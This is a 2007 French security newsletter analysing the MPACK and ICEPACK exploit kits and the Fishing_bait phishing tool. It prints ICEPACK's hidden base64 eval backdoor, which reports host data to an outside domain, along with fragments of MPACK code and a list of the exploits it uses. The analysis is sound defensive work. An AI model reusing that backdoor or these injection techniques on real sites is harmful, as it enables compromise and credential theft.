L'ACTU SÉCU 16

SEPTEMBRE 2007

"UNE MENACE NOMMÉE MPACK"

Le *hacking* devient un jeu d'enfant...

SOMMAIRE

xmco | Partners

WWW.XMCOPARTNERS.COM

L'EDITO

SEPTEMBRE 2007

Les packs spécial rentrée...

Vous avez certainement vu le film « The Matrix » : le monde dans lequel nous vivons ne serait pas réel, nous serions en fait endormis pendant qu'une machine nous ferait vivre dans un monde virtuel et utiliserait notre énergie vitale pour se nourrir.

Cette fiction est la toile de fond de ce 16ième ActuSécu. Fort de nos 1000 téléchargements pour son numéro consacré aux Botnets, nous vous présentons pour cette rentrée 2007 les menaces qui font et feront parler d'elles : MPACK, IcePack, la BluePill, Torpig, Shark…


Avec le même souci de clarté qui nous anime lors de nos prestations, nous plongeons pour vous au cœur des menaces du moment pour les décortiquer et ainsi vous aider à vous en protéger.

Des menaces d'ailleurs présentes dans l'actualité du mois d'août : les clients du Crédit Mutuel attaqués par le trojan Banker « Torpig » ou encore les ordinateurs de Michel Sardou et de Johnny Hallyday contrôlés par une backdoor (voir l'interview de LCI de Marc Behar sur notre site).

L'Actu Secu continue d'évoluer et ne manquera pas de présenter des sujets d'actualité comme : l'ISO27001, la sécurité Bluetooth, l'Ajax ou encore les risques liés à la technologie RFID…


Bonne lecture

L'équipe XMCO vous souhaite une bonne rentrée



DOSSIER SPECIAL "PACK"

DES KITS DE HACKING A LA PORTEE DE TOUS...



PART. I : MPACK, le premier framework d'exploitation de vulnérabilités des navigateurs...

De plus en plus de kits destinés aux pirates en herbe fleurissent sur la toile. La commercialisation de chevaux de Troie ou de kits de Phishing n'est pourtant pas nouvelle. En revanche l'utilisation massive de ces derniers devient peu à peu un fléau difficilement contrôlable.
Cet article tentera de vous présenter les dernières menaces de ce type découvertes sur Internet. Nous vous expliquerons simplement les méthodes d'infection et les risques engendrés par ces outils à la mode. Nous analyserons ainsi les outils ou *packs* : *MPACK, ICE-PACK*, un kit de création de Phishing (*Fishing_bait*) ainsi qu'un générateur de cheval de Troie baptisé *Shark*.

Commençons par le plus connu de tous : MPACK...

XMCO | Partners


Depuis quelques mois, plusieurs de packs ont été développés et distribués par de véritables pirates. Ces derniers ont été largement relayés par la presse, mais n'ont jamais été clairement défini. Certains assimilent MPACK à un Cheval de Troie sans savoir ni connaître son fonctionnement réel. D'autres diffusent des informations erronées sans jamais entrer dans le vif du sujet. Pourtant ces nouvelles menaces mettent en danger tous les internautes et par la même occasion l'intégrité des Systèmes d'Information des entreprises.

Description

MPACK est tristement célèbre depuis les différents événements survenus au mois de mai 2007 sur des serveurs web italiens. MPACK est un *framework* d'exploitation de vulnérabilités web. Ce dernier est vendu par des pirates russes pour 700 dollars environ sur les forums spécialisés.

Ce pack se compose d'un ensemble de pages PHP capables d'exploiter les failles de sécurité des navigateurs web (Internet Explorer, Mozilla, Opera, …).

MPACK est livré sous la forme d'une archive. Ses auteurs proposent même un support d'un an, ce qui souligne l'aspect professionnel de la commercialisation de leur outil.



Pour les besoins de notre article, nous nous sommes procurés MPACK afin d'expliquer le fonctionnement de ce dernier.

Principe de fonctionnement

MPACK : un succès inattendu

La diffusion du MPACK fut un véritable succès. Les pirates ont utilisé différentes astuces pour arriver à compromettre près de 500 000 internautes en quelques jours. Campagnes d'email, achats de noms de domaines ressemblant à des sites légitimes ou encore publicités Google, tous les moyens furent bons pour attirer un grand nombre d'internautes victimes vers des pages malicieuses de MPACK.

Dès le mois de mai 2007 et en exploitant diverses failles de type PHP, des pirates se sont infiltrés sur un grand nombre de serveurs web Italiens (près de 10 000).

Ces infiltrations avaient pour objectif d'insérer des balises HTML *iframes* piégées au sein du maximum de pages web possible : c'est la phase préliminaire de la première attaque MPACK.
Ces balises *iframes* étaient transparentes pour les internautes et avaient pour unique fonction de pointer vers un des sites hébergeant le MPACK.

Ainsi, dès qu'un utilisateur visitait un site infecté par ces balises *iframes*, celui-ci était silencieusement redirigé vers un serveur web hébergeant la page PHP d'attaque de MPACK.
Une fois sur cette page, différentes attaques visant à exploiter les failles de sécurité du navigateur de la victime sont enchaînées.

Si le navigateur est vulnérable (ce qui est fort probable), celui-ci se retrouve contraint de télécharger et d'exécuter un petit programme appelé *downloader*. Ce dernier a pour but de rechercher, sur la machine de la victime, toutes les pages HTML (.html, .htm, …) et d'y insérer la balise *iframe*. La boucle est alors bouclée.

Nous verrons plus loin que ce *downloader* peut également contenir d'autres charges utiles…

DEFINITION...

Iframe :

Une iframe est une balise HTML permettant de regrouper plusieurs pages web en une seule. Elle permet donc à un pirate d'intégrer une page malicieuse au sein d'une page légitime. La taille de cette dernière est paramétrable (1 pixel) et peut donc paraître invisible à la vue des victimes.


Exemple :

```
<iframe name="" SRC=
"http://www.xmcopartners.com"      scrol-
ling="yes"  height="1"  width="1"  FRAME-
BORDER="yes"></iframe>
```

Scénario d'attaque


Le scénario est le suivant :

1. L'internaute visite un site légitime vérolé.
2. Une balise iframe redirige l'utilisateur vers un site hébergeant MPACK
3. En fonction du navigateur client, une page php est alors appelée et exploite une vulnérabilité du navigateur.
4. Un malware est téléchargé et exécuté à l'insu de la victime.
5. Ce malware infecte les pages web accessibles depuis le poste de la victime.



Contenu du pack

MPACK est livrée sous la forme d'une archive contenant un ensemble de pages PHP.
Mpack étant payant, la plupart des versions disponibles sur Internet ne sont pas opérationnelles immédiatement. En effet, après avoir mis en place la base de données SQL (création de la base avec la table user) sous-jacente, il faut appeler un script qui générera les tables nécessaires.
Dans un second temps, il faut se plonger dans le code PHP afin d'identifier les erreurs laissées par les internautes qui ont publié gratuitement ce pack.
La modification d'un fichier PHP suffit pour pouvoir utiliser pleinement MPACK.



Une fois les petites modifications apportées au code, MPACK est prêt à compromettre les visiteurs pris au piège.


La base de données SQL

Etudions à présent les différentes tables utilisées par MPACK. Ces dernières sont créées par le script « maketable.php ». Ces tables permettent de générer des statistiques et de donner aux pirates une vision des différentes victimes de MPACK.

Dans notre cas, nous avons choisi le mot « stat » qui sert à dériver les autres noms des tables.

Voici les tables SQL :
-*stat_fs* contient les champs statid (identificateur de la victime), a2 (non défini), country (pays de la victime) et count (compteur de victime)
-stat_fs_all contient le champs « data » (qui définit l'adresse IP de la victime)
-*stat_fs_br* contient un champs « browser » qui définira les caractéristiques du navigateur de la victime et un champs count.
-*stat_fs_refs* contient un champs referrer (pour déterminer à partir de quelle page la victime est arrivée sur le site MPACK)
-Enfin la table *stat_fs_users* contient un champs data qui définit un identifiant unique pour chacune des victimes. Ce paramètre est un hash MD5 de l'adresse IP de la victime et des caractéristiques de son navigateur.

Cette base de données sert uniquement à constituer un ensemble de statistiques pour les administrateurs. Les pirates peuvent ensuite venir observer l'activité de leur site web malicieux en se rendant dans la partie administrative du site mis en oeuvre (admin.php).



On voit dans la capture précédente le nombre de personnes qui ont visités notre site malveillant. Le pays de la victime est représenté par son drapeau ce qui confime la dimension internationale du projet.

Les différents scripts PHP

Passons à présent aux composants PHP qui caractérisent MPACK.

Plusieurs d'entre eux (*crypt.php, crypt_of.php, crypte.php, cryptor.php*) sont utilisés afin de chiffrer, déchiffrer ou encoder les urls.
☑ Le fichier *setting.php* permet de définir la configuration des connexions à la base SQL et inclue également une fonction de géolocalisation à partir de l'IP source de la victime afin de déterminer le pays origine de l'internaute.
☑ Le fichier *logincheck.php* définit le formulaire d'authentification qui donne l'accès à la partie administrative du site.
☑ Le fichier *fout.php* détecte le pays d'origine de la victime et insère les informations dans la base de données.
☑ Le fichier « flush.php » réinitialise la base de données.

☑ Le fichier file.php permet de *pusher* l'exécutable malicieux vers l'internaute.
☑ Le fichier index.php contient notamment l'essentiel du code PHP nécessaire à l'exploitation de plusieurs vulnérabilités des navigateurs.

Analysons plus en détails le code de ce dernier.

La première partie du code permet de détecter la version du navigateur de la victime (fonction "detect_browser"), élément indispensable à l'exploitation de failles spécifiques au navigateur utilisé.


Une fois identifié, la base de données est mise à jour afin d'insérer les données relatives à la nouvelle victime dans la base SQL.

```
function detect_browser($HTTP_USER_AGENT) {

$browser = array("name" => "", "version" => "", "os" => "");
if (eregi("(opera) ([0-9]{1,2}.[0-9]{1,3})(0,1)", $HTTP_USER_AGENT, $match) || eregi("(o
$match)) {
$browser["name"] = "Opera";
$browser["version"] = $match[2];
}
elseif (eregi("(konqueror)/([0-9]{1,2}.[0-9]{1,3})", $HTTP_USER_AGENT, $match)) {
$browser["name"] = "Konqueror";
$browser["version"] = $match[2];
}
elseif (eregi("(lynx)/([0-9]{1,2}.[0-9]{1,2}.[0-9]{1,2})", $HTTP_USER_AGENT, $match)) {
$browser["name"] = "Lynx";
$browser["version"] = $match[2];
}
elseif (eregi("(links) \([[0-9]{1,2}.[0-9]{1,3})", $HTTP_USER_AGENT, $match)) {
$browser["name"] = "Links";
$browser["version"] = $match[2];
}
elseif (eregi("(msie) ([0-9]{1,2}.[0-
$browser["name"] = "MSIE";
$browser["version"] = $match[2];
}
elseif (eregi("(netscape6)/(6.[0-9]{
```

Identification du navigateur (Opera, Firefox, IE, Konquerior...

En fonction du navigateur (konqueror, firefox, Internet Explorer, Lynx, Opera…) de la victime, différents tests permettent de faire appel à des scripts PHP contenant les exploits adéquats :



Comme vous pouvez le voir, la programmation de ce fichier, véritable base pour la compromission des postes des victimes, est relativement simple. De plus, les exploits sont disponibles sur les sites spécialisés.

Le reste des fichiers est donc composé des différents fichiers capables d'exploiter une vulnérabilité particulière d'un navigateur. Ici, la plupart des navigateurs sont touchés. Le script index peut ensuite être facilement mis à jour pour intégrer d'autres pages malicieuses au fur et à mesure des découvertes des failles de sécurité.

Voici les différentes failles de sécurité exploitées par MPACK :

- MS06-014 : composant MDAC (mdac4.php)
- MS06-006 : Firefox 1.5.x (ff.php) et Opera 7.x (o7.php)
- MS06-044 : 0day Win2000 : (ms06-044_w2k.php)
- XML overflow XP\2k3 (megapack1.php)
- WebViewFolderIcon overflow (megapack1.php)
- WinZip ActiveX overflow (megapack1.php)
- QuickTime overflow (qt.php)
- ANI overflow MS07-017 (anifile.php, ani2.php)

Le *megapack1.php* contient une série d'exploits.
Dès qu'une vulnérabilité est exploitée avec succès, le malware (exécutable présent dans MPACK) est ensuite téléchargé et exécuté sur le poste de la victime.

Nous n'avons pas poussé nos recherches plus loin sur le comportement de ce binaire mais le virus « Torpig / Anserin » est l'un des *payload* le plus souvent utilisé.

INFO...

MPACK diffuse le virus "Torpig/Anserin"

Ce virus est ce que l'on appelle un Banker : il se cache sur le poste de la victime et récupère ses identifiants bancaires. Torpig utilise une technique « man in the middle » pour afficher une fausse page de login lorsque la victime visite sa banque.

L'équipe XMCO surveille activement l'évolution de Torpig afin de détecter les attaques à l'encontre des banques françaises.
Une autre banker (InfoStealer) a été analysé en détail dans **l'ActuSécu de Juin 2007 consacré aux Botnets.**

Dernier point intéressant, le fichier *index.php* contient également une iframe pointant vers un site web russe qui lui-même redirige l'utilisateur vers un autre site et ainsi de suite jusqu'à atteindre le site pirate utilisant MPACK.

Nous avons tenté de remonter jusqu'à la source mais le nombre de redirection est impressionnant. Nous supposons que ce lien a été rajouté afin d'y placer une backdoor. En effet, la version de MPACK récupérée sur Internet n'est pas utilisable en l'état. Les exploits ne sont donc pas exécutés tant que le code n'a pas été modifié. Les utilisateurs qui testeraient MPACK sans précaution pourraient, via cette iframe, devenir les premières victimes de leur curiosité…

Conclusion

MPACK est un redoutable framework d'exploitation de vulnérabilités des navigateurs. Les auteurs russes (groupe RBN : Russian Business Network) affirment pouvoir prendre le contrôle dans 45 à 50% des cas. De plus, sa capacité d'évolution n'est plus à prouver, un simple include de script est nécessaire pour ajouter d'autres exploits.
Certains forums russes parlent même d'un pluggin pour MPACK qui contiendrait pas moins de 40 exploits pour Internet Explorer.
Mpack a remporté un franc succès notamment en Italie en compromettant près de 500 000 victimes et constitue donc LA menace du moment.

DOSSIER SPECIAL "PACK"

DES KITS DE HACKING A LA PORTEE DE TOUS...

PART. II : ICEPACK, comme un goût de déjà vu...

Toujours dans le même registre, intéressons-nous à un deuxième framework nommé ICEPACK.

Ce dernier, apparu en août 2007, reprend les bases de MPACK.


Développé par le groupe IDT, il fût également à l'origine de la compromission de nombreux postes de travail.

Petit aperçu de ce pack malicieux...

XMCO | Partners

Description

Quelques mois après l'apparition de MPACK, un autre framework a été diffusé par un groupe nommé IDT. Ce dernier, commercialisé aux alentours de 400 dollars, n'a rien à envier à MPACK. En outre, il est également disponible sur plusieurs forums russes.



Suivant le même principe que MPACK, ICEPACK, présente de fortes ressemblances avec son aîné. En effet, les exploits utilisés sont les mêmes.

Les fichiers, les fonctions utilisés ont été revus mais le principe reste identique, à savoir une base de données pour les statistiques et une interface d'administration optimisée pour suivre le nombre de victimes.

Principe de fonctionnement

Un mode de fonctionnement similaire à MPACK

La méthode d'infection est strictement identique à celle de MPACK. La visite d'un site (déjà compromis) redirige l'internaute vers un site pirate (à l'aide d'une *iframe*). La version du navigateur ainsi que celle du système d'exploitation de la victime sont ensuite identifiées.

Un script tente alors de forcer l'exécution d'un malware en exploitant une vulnérabilité du navigateur.

ETES-VOUS VULNERABLE?

Le laboratoire XMCO a mis en place une plateforme sécurisée et étanche permettant de tester la sécurité d'un poste de travail face à MPACK et de ICEPACK.
Cette plateforme utilise une charge utile inoffensive développée par nos consultants.

Contenu du pack et analyse

ICEPACK contient moins de fichiers que MPACK.

Présentons les différents scripts qui composent ICEPACK:

☑ « Mysql.php », « install.php », « db.php » permettent d'installer et de configurer la base de données.
☑ « Index.php » constitue une nouvelle fois la page d'accueil qui contient le code capable de rediriger l'internaute vers les pages PHP contenant les codes malveillants.

☑ « Exe.php » permet de « pusher » une video quicktime malicieuse ou le malware « file.exe ».
☑ « Function.php » contient toutes les fonctions de chiffrement et de détection du navigateur.
☑ « gate.php » contient un début de code permettant d'envoyer des emails. Ce fichier n'est pas opérationnel.

Un dossier « exploit » contient 5 fichiers PHP contenant les différents exploits que l'on retrouve dans MPACK ainsi qu'un fichier « movie.bin » exploitant une vulnérabilité Quicktime.

Un dossier « load » contient le malware qui sera téléchargé à la suite de l'exploitation d'une vulnérabilité.

Le répertoire « admin » contient les pages d'administration.


INFO...

La banque "Bank of India" également victime d'un autre pack baptisé "n404"

Dans la lignée des packs MPACK et ICEPACK, un autre kit prêt à l'emploi nommé n404 vient d'être identifié sur Internet.
Commercialisé par des pirates russes, ce dernier inclut 9 pages web malicieuses capables d'exploiter différentes failles de sécurité du navigateur.

La dernière victime en date n'est autre que le site Internet de la banque "Bank of India". Une iframe pointant vers le site "goodtraff.biz" a été découverte le 31 août 2007.
Des centaines, voire des milliers de clients, ont sans doute déjà été infectées ce qui vous laisse entrevoir les dégâts potentiels...

Cette partie constitue la grande évolution de MPACK. En effet, la partie administrative a été revue et est nettement plus évoluée que dans MPACK.



Interface d'administration de ICEPACK

Composée de différentes pages, plusieurs fonctions permettent de gérer les serveurs FTP des victimes (une fois les mots de passe subtilisés).
Enfin le code de l' « iframe » qui mène vers le site du pirate est disponible dans l'une des options de cette interface.
De plus, un fichier texte indique les adresses IP des serveurs implémentant ICEPACK. La liste contient environ 200 serveurs tous possédant l'extension « .ru ».

En termes de base de données, les tables ont été revues et possèdent davantage de paramètres mais ces derniers sont uniquement utilisés pour générer des statistiques et gérer les serveurs FTP des victimes.

Attention aux backdoors...

Comme tout bon hacker qui se respecte, une petite backdoor a été placée dans le fichier « install.php ». En effet, lors de l'installation, la commande « eval » suivante est exécutée :

```
default NULL, is_dw tinyint(1) unsigned NOT NULL default
'0', KEY id (id) ) ENGINE=MyISAM");
eval(base64_decode('ZmlsZV9nZXRfY29udGVudHMoJ2hOdHA6Ly
9kYXRpbmdzLjFnYi5pbi9jLnBocD9ob3NOPScgLiAkX1NFUlZFUlsn
SFRUUF9IT1NUJ1OgLiAnJnJvb3Q9JyAuICRfUOVSVkVSWydTQ1JJUF
RfRklMRU5BTUUnXSk7IA=='));
$db->query("CREATE TABLE `config` (`id` int(11) NOT NULL
```

Une fois décodée, on s'aperçoit qu'elle correspond à la requête suivante qui redirigera l'utilisateur vers un nouveau site utilisant ICEPACK.

```
file_get_contents('http://datings.1gb.in
/c.php?host=' . $_SERVER['HTTP_HOST'] .
'&root=' . $_SERVER['SCRIPT_FILENAME']);
```

Conclusion

ICEPACK est un framework du même type que MPACK. Ce dernier n'est qu'une variante du premier en ajoutant une interface d'administration évoluée.

DOSSIER SPECIAL "PACK"

DES KITS DE HACKING A LA PORTEE DE TOUS...

Part. III : Fishing_bait : le kit de Phishing...

Les attaques de Phishing sont devenus l'une des principales craintes pour les banques et les établissements financiers. L'appât du gain représente aujourd'hui l'une des priorités des pirates.
Nous rappelons que ce type d'attaque consiste à créer une page web similaire à un site donné afin de récupérer les identifiants et les mots de passe des visiteurs piégés.

Fishing_bait est un outil qui permet à n'importe qui de créer en quelques secondes une attaque de Phishing. Simple, rapide, efficace, les attaques de Phishing sont désormais à la portée de tous...

Description de ce type d'outil peu répandu...

XMCO | Partners


Description

Les logiciels qui permettent de mener les attaques de Phishing ne sont pas courants. En effet, les pirates ont pris l'habitude de forger leurs pages malicieuses et les scripts qui récupèrent les données à voler.
La création de ce genre d'attaque n'est pas compliquée pour des informaticiens qui développent des sites web mais elle requiert un certains temps si les pirates ciblent un grand nombre de sites donnés.
Désormais des kits de Phishing sont disponibles sur Internet et permettent en un rien de temps de générer des pages parfaitement adaptées à de telles attaques.

Nous nous sommes procurés un logiciel nommé *Fishing_bait* (nous remercions l'équipe de Security Database : http://www.security-database.com/ pour leur contribution).

Principe de fonctionnement

Une automatisation totale de l'attaque




Fishing_bait se définit comme un outil d'automatisation d'attaques de Phishing. Son but est de proposer une interface simple afin de générer des pages identiques à un site donné.
Le programme se charge de créer le script qui permettra aux pirates de récupérer les données des formulaires (login et mots de passe de la victime) et d'y insérer une redirection vers le site légitime.

Le pirate doit seulement déposer les pages générées sur un serveur web puis inciter un internaute à visiter le site web malveillant.
Afin de rendre l'attaque plus crédible, les pirates créent un nom de domaine relativement proche de celui de la société à pirater pour paraître légitime aux yeux des futures victimes.

La simple visite du site web en question met donc en péril vos identifiants et par la même occasion vos données personnelles et votre argent.

Scénario d'attaque




Le scénario est le suivant :

1. Le pirate crée automatiquement des pages HTML et dépose ces pages sur un serveur web contrôlé par le pirate.
2. La victime visite le site web pirate et saisit ses identifiants
3. Les identifiants de la victime sont écrits dans un fichier de log.
4. La victime est redirigée vers le site officiel.


Contenu du pack et analyse

Le kit *Fishing_bait* kit se présente sous la forme d'un exécutable accompagné des dossiers « Upload », « Pictures » et « Image Grabber » qui serviront à stocker les fichiers générés.



Le logiciel est simple d'utilisation. Une partie (1) de la fenêtre sert à coller le code source du site web à imiter.
Un bouton permet ensuite de générer la page web malicieuse.

Une dernière fenêtre vient demander le nom du fichier de log qui servira à stocker les identifiants subtilisés et l'adresse du site (2) vers lequel l'internaute sera redirigé pour ne pas éveiller ses soupçons.



